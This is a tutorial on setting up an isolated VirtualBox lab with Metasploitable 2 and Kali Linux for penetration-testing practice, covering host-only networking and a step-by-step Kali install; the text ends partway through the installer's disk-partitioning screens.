# Process for setting up VirtualBox for Penetration Testing

## Software

For the below activities, you need to install the following: VirtualBox, Metasploitable, and Kali Linux. They can be downloaded as below:


VirtualBox: go to <https://www.virtualbox.org/wiki/Downloads> and download the most recent version for Windows host machines (assuming you are running Windows 10 or some such)

Metasploitable: go to <https://sourceforge.net/projects/metasploitable/> and download Metasploitable 2 zip file

Kali: for Kali, go to the downloads page of [www.kali.org](http://www.kali.org), which should be: <https://www.kali.org/downloads/12/> Specify the Kali Linux Xfce 64 Bit link, which at this time of writing takes you to: <http://cdimage.kali.org/kali-2018.4/kali-linux-xfce-2018.4-amd64.iso>


## Oracle VirtualBox

First thing necessary, ensure you have set up a Host Only Adapter network in the settings of VirtualBox. This is done by verifying in the VM VirtualBox Manager utility, and selecting the menu item File 🡪 Preferences (or Ctrl + G), and select Network along the left side, the Host Only Networks tab, and ensuring the Host Only network is there, click on the screwdriver icon to configure the host only network, and verify it is set to 192.168.56.1, with the DHCP server running and serving .101 to .254, as below:



Note above the adapter address. If your adapter is 192.168.56.1, then the network we are going to attack is 192.168.56.0, and any machine on that network should be 192.168.56.x

Note below the address of the DHCP server. This allows machines to grab an address dynamically, and is of some import. It tells us the addresses we can expect our machines to be using.





You may use other IP addresses, but make sure they match up to the addresses below.

## Metasploitable

Metasploitable is a vulnerable stack of software running in a vulnerable environment. It is designed to easily deploy into VMWare Workstation or VMWare Player.


Setting up Metasploitable in VirtualBox is a bit involved, but still pretty straight forward. First, unzip the metasploitable files to a directory easily accessed and managed by VirtualBox. I recommend you unarchive the files to the c:\users\***username***\VirtualBox VMs\ (where username is your username on your host machine). Extract the directory structure and files to that you now have a directory called Metasploitable2-Linux in the above directory.

Now we create a new VM as normal (click on the New button in the toolbar to launch the wizard), and specify the defaults for a 64 bit Ubuntu VM. When you get to the screen that allows you to create a new virtual disk (step 3), change to ‘Use an existing virtual hard disk file” radio button, click on the little folder icon, and a new popup will appear as below. Click on the Add button, and navigate to where you unzipped the Metasploitable-2 zip file. Select the Metasploitable.vmdk file, and click OK, and from the list of Hard Disk files, select the file again if necessary (should be selected at this point), and click Choose



You can now click on Create to create the VM. This should create the VM with the defaults.

You need to modify your network settings as below. It is currently configured to use NAT on network adapter 1, please set that to the Host Only network, expand the Advanced option, and set the Promiscuous mode from Deny to Allow All, as below:




Click on OK and you can start up your Metasploitable VM.


## Kali Linux

Setting up Kali is similar to setting up other Ubuntu or Debian based Linux operating systems. Below is a detailed list of steps:


Click New in VirtualBox, and fill out the choices as below. You can call your machine anything, but Kali is a good name. Ensure you select Linux as the type, and Ubuntu 64 bit as the version as seen here, and click next:





I would give at least 2G of memory. If you can afford more (if you have 16G of RAM on your computer for example) choose 4G of memory, and click next:




You can now create a new virtual disk for your virtual machine. Select Create a virtual disk now, and click create:




For the next two screens, the default is fine, it creates a default VirtualBox file that expands as necessary based on the storage requirements of your virtual machine. Click next for both:




Now we need to specify the size of our virtual hard drive. The default is 10G, **but this is too small for Kali. Please ensure you make your drive 20 GB in size, as below, and click on Create:**





At this point, you want to modify some of your settings. Select the Kali VM, and select Display along the left to open the following:



Set the Video Memory to the max, and then click Storage, as below:



For the above, we need to click on the empty CD icon, and then right along the right side, click on the little CD icon to choose an install file. Choose the version of Kali you have downloaded, and click Open to add the install disk to your virtual machine. Click on Network next to open the following:




You will need to ensure the first adapter is set to NAT (should be, and should be OK), and set the following for the second adapter:

* Ensure that the Enable Network Adapter is checked
* Specify Host-Only Adapter as the Attached To: option
* Specify the VirtualBox Host-Only Ethernet Adapter as the Name of the network
* Expand Advanced
* **For Promiscuous mode, set to Allow All** 🡨 this is quite important, it allows Kali to talk to Metasploitable.


You are done, click OK and start your VM. The startup screen should appear:



Use your cursor keys to move the selector down to Graphical Install and hit Enter, It should start the installer. First screen should look like:




Select English as your Language, and click Continue




For Country, select Canada and Continue.




For Keymap, best choice is likely American English. You can change this later in Kali if necessary. Click Continue, and the install will continue and start loading install components. Next screen will ask for network settings:



Select eth0, which should be the NAT adapter we left untouched when we changed the settings of our Kali box initially. It should load the necessary drivers and configure the network to access the Internet for a later part of the install, but you need to tweek a couple of final settings, specifically the hostname and network




Set the Hostname to Kali




Set the network to anything you want, or leave blank.

The next setting is to set the root password. This is the default login to Kali, and while not normally done on Linux boxes (root is too powerful an account to use for day to day use), it is done on Kali as many of the tools require running as root.




If you wish to match the handout below, set the root password to toor, and continue.


You can now set your timezone. For Winnipeg, we are Central:




Select Central, and Continue. This takes us to setting up our Virtual Hard Disk partitions: the default is OK until you have a yes/no choice as below:




Continue




Continue



Continue

